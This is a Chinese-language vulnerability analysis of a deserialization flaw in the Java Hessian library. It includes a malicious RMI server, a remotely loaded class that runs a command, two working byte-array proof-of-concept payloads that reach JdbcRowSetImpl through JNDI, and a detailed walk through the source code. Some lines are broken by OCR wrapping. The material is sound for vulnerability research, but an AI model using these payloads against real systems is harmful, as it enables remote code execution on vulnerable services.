Hessian存在反序列化漏洞

漏洞类型：反序列化漏洞

危害：Hessian的java实现存在一个反序列化漏洞，当用户使用BeanDeserializer类作为反序列化器时，攻击者可以通过精心构造的二进制字节流完成JNDI注入，漏洞导致命令执行

条件：使用BeanSerializerFactory工厂提供反序列化器，也就是使用BeanDeserializer类作为反序列化器时

影响版本：hessian–4.0.66最新版以及之前的版本，jdk版本 ⩽ 6u132,7u122,8u113


Hessian类库网站：https://mvnrepository.com/artifact/com.caucho/hessian

http://hessian.caucho.com/

漏洞复现：

首先需要准备一个恶意RMI服务器

```
Registry registry = LocateRegistry.createRegistry(21999);
Reference ref = new Reference("Evilwindows", "Evilwindows", "http://127.0.0.1:8888/");
ReferenceWrapper wrapper = new ReferenceWrapper(ref);
registry.bind("server", wrapper);
System.out.println("server start");
```



将恶意class文件放到web服务器下面，这个类文件必须可以被访问到

class文件内容：

```
import java.io.IOException;
import java.io.Serializable;
public class Evilwindows implements Serializable {
    public Evilwindows() {
        try {
            Runtime.getRuntime().exec("calc.exe");
            System.out.println("hacked");
        } catch (IOException var2) {
            var2.printStackTrace();
        }
    }
}
```

poc1:

```
byte[] bytes = new byte[]{
        77,
        29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 11
6, 46, 74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108,
        14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
        28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 5
```

```
8, 50, 49, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
        10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
        84
};
ByteArrayInputStream in = new ByteArrayInputStream(bytes);
BeanSerializerFactory factory = new BeanSerializerFactory();
Hessian2Input hessin = new Hessian2Input(in);
hessin.setSerializerFactory(factory);
Object obj = hessin.readObject();
```

poc2:

```
byte[] bytes = new byte[]{
        77,
        116, 0,
        29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 11
6, 46, 74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108,
        83, 0,
        14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
        83, 0,
        28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 5
8, 50, 49, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
        83, 0,
        10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
        84,
        122
};
ByteArrayInputStream in = new ByteArrayInputStream(bytes);
BeanSerializerFactory factory = new BeanSerializerFactory();
HessianInput hessin = new HessianInput(in);
hessin.setSerializerFactory(factory);
Object obj = hessin.readObject();
```

漏洞分析（以第一个poc为例）：

要分析这个漏洞，必须对Hessian反序列化得到的二进制字节流的结构非常清楚，我们先自定义一个com.caucho.Student进行序列化和反序列化的操作

```
Student student = new Student("sss", 999);
ByteArrayOutputStream out = new ByteArrayOutputStream();
Hessian2Output hessout = new Hessian2Output(out);
hessout.writeObject(student);
hessout.flush();
byte[] bytes = out.toByteArray();
System.out.println(Arrays.toString(bytes));
System.out.println(bytes.length);
ByteArrayInputStream in = new ByteArrayInputStream(bytes);
Hessian2Input hessin = new Hessian2Input(in);
Object obj = hessin.readObject();
```

序列化为一个总长度为37的byte数组：

```
[67, 18, 99, 111, 109, 46, 99, 97, 117, 99, 104, 111, 46, 83, 116, 117, 100, 101, 110, 116, -110, 4, 110, 97, 109, 101, 3, 97, 103, 101, 96, 3, 115, 115, 115, -53, -25]
```

我们对其进行拆分：

```
67, //第一行
18, 99, 111, 109, 46, 99, 97, 117, 99, 104, 111, 46, 83, 116, 117, 100, 101, 110, 116, //第二行
-110, //第三行
4, 110, 97, 109, 101, //第四行
3, 97, 103, 101, //第五行
96, //第六行
3, 115, 115, 115, //第七行
-53, -25 //第八行
```

第一行数字代表在Hessian2Input#readObject方法中进入哪一个case代码块

第二行数字代表要反序列化为哪个类，其中第一个数字是类全限定名的长度，后面是类全限定名对应的字节

第三行数字代表序列化时计算出的成员变量个数

第四行和第五行第一个数字是每个成员变量名的长度，后面是成员变量名对应的byte数组

第六行数字代表之后在Hessian2Input#readObject方法中进入哪一个case代码块

第七行和第八行数字代表成员变量对应的byte数组，不同类型有不同的形式

现在我们详细分析Hessian2Input#readObject方法源码：

```
int tag = _offset < _length ? (_buffer[_offset++] & 0xff) : read();
```

首先用某种神秘算法计算出第一个byte值为67(C)，然后进入对应的代码块

```
case 'C':
  {
    readObjectDefinition(null);

    return readObject();
  }
```

跟进Hessian2Input#readObjectDefinition方法

查看Hessian2Input#readObjectDefinition方法源码：

```
private void readObjectDefinition(Class<?> cl)
  throws IOException
{
  String type = readString();
  int len = readInt();

  SerializerFactory factory = findSerializerFactory();

  Deserializer reader = factory.getObjectDeserializer(type, null);

  Object []fields = reader.createFields(len);
  String []fieldNames = new String[len];

  for (int i = 0; i < len; i++) {
    String name = readString();

    fields[i] = reader.createField(name);
```

```
    fieldNames[i] = name;
  }

  ObjectDefinition def
    = new ObjectDefinition(type, reader, fields, fieldNames);

  _classDefs.add(def);
}
```

这个方法的作用是返回一个ObjectDefinition类对象作为被反序列化类的定义，第一行读取字节流中的类全限定名，第二行读取成员变量名的长度，第三行获取反序列化工厂，第四行通过类全限定名获取反序列化器，在分析Hessian链时我们知道，当反序列化一个自定义的类时，会使用UnsafeDeserializer反序列化器，然后依次读取成员变量和值，最后把类全限定名，反序列化器，成员变量值和成员变量名封装在ObjectDefinition类中，然后放入_classDefs缓存

回到Hessian2Input#readObject方法，之后循环调用readObject方法，这一次计算出第一个byte值为96(0x60)，然后进入对应的代码块

```
case 0x60: case 0x61: case 0x62: case 0x63:
case 0x64: case 0x65: case 0x66: case 0x67:
case 0x68: case 0x69: case 0x6a: case 0x6b:
case 0x6c: case 0x6d: case 0x6e: case 0x6f:
  {
    int ref = tag - 0x60;

    if (_classDefs.size() <= ref)
      throw error("No classes defined at reference '"
                  + Integer.toHexString(tag) + "'");

    ObjectDefinition def = _classDefs.get(ref);

    return readObjectInstance(null, def);
  }
```

ref计算出为0，_classDefs的长度为1，所以获取ObjectDefinition类对象后进入Hessian2Input#readObjectInstance方法

查看Hessian2Input#readObjectInstance方法源码：

```
 private Object readObjectInstance(Class<?> cl,
                                   ObjectDefinition def)
   throws IOException
{
   String type = def.getType();
   Deserializer reader = def.getReader();
   Object []fields = def.getFields();

   SerializerFactory factory = findSerializerFactory();

   if (cl != reader.getType() && cl != null) {
     reader = factory.getObjectDeserializer(type, cl);

     return reader.readObject(this, def.getFieldNames());
   }
   else {
     return reader.readObject(this, fields);
   }
}
```

通过ObjectDefinition类对象获取类全限定名，反序列化器，成员变量值和成员变量名，然后就会调用UnsafeDeserializer#readObject方法，但是这样分析下来还是没有什么感觉，好像和这个漏洞没有什么关系

通过idea搜索startsWith("set")，发现在Hessian中的BeanDeserializer类，这个反序列化器的getMethodMap方法会获取传入Class类对象对应类的setter方法然后和方法名一起放入HashMap中返回

判断setter方法的条件：

1.非静态方法

2.方法名以set开头

3.参数只能是一个类型

4.返回值类型为void

5.存在对应的getter方法

6.没有对应的成员变量也可以

这个方法会被构造方法调用，返回值赋值给成员变量_methodMap

查看BeanDeserializer构造方法：

```
public BeanDeserializer(Class cl)
{
  _type = cl;
  _methodMap = getMethodMap(cl);

  _readResolve = getReadResolve(cl);

  Constructor []constructors = cl.getConstructors();
  int bestLength = Integer.MAX_VALUE;

  for (int i = 0; i < constructors.length; i++) {
    if (constructors[i].getParameterTypes().length < bestLength) {
      _constructor = constructors[i];
      bestLength = _constructor.getParameterTypes().length;
    }
  }

  if (_constructor != null) {
    _constructor.setAccessible(true);
    Class []params = _constructor.getParameterTypes();
    _constructorArgs = new Object[params.length];
    for (int i = 0; i < params.length; i++) {
      _constructorArgs[i] = getParamArg(params[i]);
    }
  }
}
```

也就是说，构造方法中会设置好Class类对象对应类的所有setter方法，构造器（会通过for循环找到参数类型最少的构造器）和传入构造器的参数，其中getParamArg方法会提供传入构造器的参数默认值，如果参数不是基本数据类型，就会抛出异常

最重要的是其中的readMap方法，作用是进行反序列化

查看BeanDeserializer#readMap方法源码：

```
public Object readMap(AbstractHessianInput in)
  throws IOException
{
  try {
    Object obj = instantiate();

    return readMap(in, obj);
  } catch (IOException e) {
    throw e;
  } catch (Exception e) {
    throw new IOExceptionWrapper(e);
  }
}
```

其中instantiate会用构造方法设置好的构造器和参数实例化对象，然后进入另一个重载方法

查看另一个BeanDeserializer#readMap方法源码：

```
public Object readMap(AbstractHessianInput in, Object obj)
  throws IOException
{
  try {
    int ref = in.addRef(obj);

    while (! in.isEnd()) {
      Object key = in.readObject();

      Method method = (Method) _methodMap.get(key);

      if (method != null) {
        Object value = in.readObject(method.getParameterTypes()[0]);

        method.invoke(obj, new Object[] {value });
      }
      else {
        Object value = in.readObject();
```

```
      }
    }

    in.readMapEnd();

    Object resolve = resolve(obj);

    if (obj != resolve)
      in.setRef(ref, resolve);

    return resolve;
  } catch (IOException e) {
    throw e;
  } catch (Exception e) {
    throw new IOExceptionWrapper(e);
  }
}
```

方法中会将_methodMap中所有的setter方法用反射执行一遍，通过读取二进制字节流获取传入setter方法的参数，还记得JdbcRowSetImpl链吗，通过执行setDataSourceName和setAutoCommit方法就可以用JNDI结合RMI加载远程恶意类，所以我们可以控制二进制字节流让服务端命令执行

但什么情况下会使用readMap方法进行反序列化，回到Hessian2Input#readObject方法，发现进入'M'代码块时，会调用readMap方法，我们假设type值为com.sun.rowset.JdbcRowSetImpl

```
case 'M':
  {
    String type = readType();

    return findSerializerFactory().readMap(this, type);
  }
```

首先用readType方法获取类全限定名，其中findSerializerFactory方法一定会返回SerializerFactory工厂，继续往下看

查看SerializerFactory#readMap方法源码：


```
public Object readMap(AbstractHessianInput in, String type)
  throws HessianProtocolException, IOException
{
  Deserializer deserializer = getDeserializer(type);

  if (deserializer != null)
    return deserializer.readMap(in);
  else if (_hashMapDeserializer != null)
    return _hashMapDeserializer.readMap(in);
  else {
    _hashMapDeserializer = new MapDeserializer(HashMap.class);

    return _hashMapDeserializer.readMap(in);
  }
}
```

方法中会通过getDeserializer方法获取反序列化器，继续跟进

查看SerializerFactory#getDeserializer方法部分源码：

```
Class cl = loadSerializedClass(type);
deserializer = getDeserializer(cl);
```

方法具体细节之前讲过不再赘述，loadSerializedClass方法作用是通过类全限定名加载Class类对象，其中会通过黑白名单判断是否允许加载，此时白名单为空，只要不在黑名单内就可以加载，黑名单如下



显然我们需要的JdbcRowSetImpl类不在其中，继续跟进

之后getDeserializer会尝试从缓存中加载，加载不到就调用loadDeserializer方法加载，其中会经过一系列if判断，JdbcRowSetImpl类会全部避开，最后进入getDefaultDeserializer方法，其中会返回UnsafeDeserializer或JavaDeserializer反序列化器，整个过程和BeanDeserializer反序列化器没有任何关系

那什么情况下会使用BeanDeserializer类作为反序列化器，我们可以通过在idea中搜索new BeanDeserializer来查找，发现只有BeanSerializerFactory#getDefaultDeserializer方法可以获取BeanDeserializer反序列化器，BeanSerializerFactory类是SerializerFactory的子类

查看BeanSerializerFactory类源码：

```
public class BeanSerializerFactory extends SerializerFactory {

protected Serializer getDefaultSerializer(Class cl)
{
  return new BeanSerializer(cl, getClassLoader());
}

protected Deserializer getDefaultDeserializer(Class cl)
  {
    return new BeanDeserializer(cl);
```

```
  }
}
```

那什么情况下会使用BeanSerializerFactory，遗憾的是没有，只有当使用者用Hessian2Input#setSerializerFactory方法显性设置了要使用BeanSerializerFactory工厂提供反序列化器，才可以获取BeanDeserializer反序列化器，这就是这个漏洞的利用条件

通过刚才对二进制字节流结构的分析，我们可以开始构造恶意二进制字节流，第一个byte为77(M)时，会进入'M'代码块，然后进入readType方法

查看Hessian2Input#readType方法源码：

```
public String readType()
  throws IOException
{
  int code = _offset < _length ? (_buffer[_offset++] & 0xff) : read();
  _offset--;

  switch (code) {
  case 0x00: case 0x01: case 0x02: case 0x03:
  case 0x04: case 0x05: case 0x06: case 0x07:
  case 0x08: case 0x09: case 0x0a: case 0x0b:
  case 0x0c: case 0x0d: case 0x0e: case 0x0f:

  case 0x10: case 0x11: case 0x12: case 0x13:
  case 0x14: case 0x15: case 0x16: case 0x17:
  case 0x18: case 0x19: case 0x1a: case 0x1b:
  case 0x1c: case 0x1d: case 0x1e: case 0x1f:

  case 0x30: case 0x31: case 0x32: case 0x33:
  case BC_STRING_CHUNK: case 'S':
    {
      String type = readString();

      if (_types == null)
        _types = new ArrayList();
```

```
      _types.add(type);

      return type;
    }

  default:
    {
      int ref = readInt();

      if (_types.size() <= ref)
        throw new IndexOutOfBoundsException("type ref #" + ref + " is greate
r than the number of valid types (" + _types.size() + ")");

      return (String) _types.get(ref);
    }
  }
}
```

我们需要让方法读取类全限定名，就不能进入default代码块(导致无法读取字符串)，所以接下来的byte数组为：

```
29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 116, 46,
74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108
```

第一个byte为"com.sun.rowset.JdbcRowSetImpl"的长度，后面是对应的字节，正好不会进入default代码块

因为设置了要使用BeanSerializerFactory工厂，所以findSerializerFactory方法返回BeanSerializerFactory类对象，最后进入BeanSerializerFactory#getDefaultDeserializer方法，调用BeanDeserializer的构造方法，设置好JdbcRowSetImpl的setter方法，构造器和传入构造器的参数，这时需要看一下getMethodMap方法

查看BeanDeserializer#getMethodMap方法源码：

```
protected HashMap getMethodMap(Class cl)
{
  HashMap methodMap = new HashMap();

  for (; cl != null; cl = cl.getSuperclass()) {
```

```
    Method []methods = cl.getDeclaredMethods();

    for (int i = 0; i < methods.length; i++) {
      Method method = methods[i];

      if (Modifier.isStatic(method.getModifiers()))
        continue;

      String name = method.getName();

      if (! name.startsWith("set"))
        continue;

      Class []paramTypes = method.getParameterTypes();
      if (paramTypes.length != 1)
        continue;

      if (! method.getReturnType().equals(void.class))
        continue;

      if (findGetter(methods, name, paramTypes[0]) == null)
        continue;

      // XXX: could parameterize the handler to only deal with public
      try {
        method.setAccessible(true);
      } catch (Throwable e) {
        e.printStackTrace();
      }

      name = name.substring(3);

      int j = 0;
      for (; j < name.length() && Character.isUpperCase(name.charAt(j)); j+
+) {
      }
```

```
      if (j == 1)
        name = name.substring(0, j).toLowerCase(Locale.ENGLISH) + name.subst
ring(j);
      else if (j > 1)
        name = name.substring(0, j - 1).toLowerCase(Locale.ENGLISH) + name.s
ubstring(j - 1);


      methodMap.put(name, method);
    }
  }

  return methodMap;
}
```

此方法如何判断setter方法已经知道了，之后方法会截取setter方法名"set"后的字符串并把首字母变为小写作为成员变量名（无论这个成员变量是否存在），然后将这个成员变量名作为key，对应setter方法作为value放入HashMap中返回，最后赋值给成员变量_methodMap

然后进入BeanDeserializer#readMap方法，用instantiate方法创建JdbcRowSetImpl类对象，进入另一个readMap方法，方法中会从二进制字节流中读取key，然后从_methodMap中找到key对应的方法，然后从二进制字节流中读取value作为方法的参数，最后调用方法，因为我们需要先调用setDataSourceName然后再调用setAutoCommit方法，它们生成的key分别为"dataSourceName"和"autoCommit"，所以接下来二进制字节流中内容的顺序应该为：dataSourceName -> rmi://127.0.0.1:21999/server -> autoCommit -> true，注意：其中前三个是String类型，最后一个是boolean类型


所以接下来的byte数组为：

```
 14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 58, 50, 4
9, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
84
```

（为什么我会知道二进制字节流结构和各种类型序列化后是什么样，因为我直接写了一个类似JdbcRowSetImpl的类，类全限定名长度也是29，成员变量只有dataSourceName和autoCommit，然后用Hessian序列化这个类得到的byte数组直接把第一个byte换成77，类全限定名换成JdbcRowSetImpl就完事了）

尝试执行：

```
byte[] bytes = new byte[]{
        77,
        29, 99, 111, 109, 46, 115, 117, 110, 46, 114, 111, 119, 115, 101, 116, 46, 74, 100, 98, 99, 82, 111, 119, 83, 101, 116, 73, 109, 112, 108,
        14, 100, 97, 116, 97, 83, 111, 117, 114, 99, 101, 78, 97, 109, 101,
        28, 114, 109, 105, 58, 47, 47, 49, 50, 55, 46, 48, 46, 48, 46, 49, 58, 50, 49, 57, 57, 57, 47, 115, 101, 114, 118, 101, 114,
        10, 97, 117, 116, 111, 67, 111, 109, 109, 105, 116,
        84
};
ByteArrayInputStream in = new ByteArrayInputStream(bytes);
BeanSerializerFactory factory = new BeanSerializerFactory();
Hessian2Input hessin = new Hessian2Input(in);
hessin.setSerializerFactory(factory);
Object obj = hessin.readObject();
```



调用链：

Hessian2Input#readObject

BeanSerializerFactory#readMap

BeanDeserializer#readMap

Method#invoke

JdbcRowSetImpl#setDataSourceName

JdbcRowSetImpl#setAutoCommit

JdbcRowSetImpl#connect

InitialContext#lookup

修复建议：

做好参数校验和合法性验证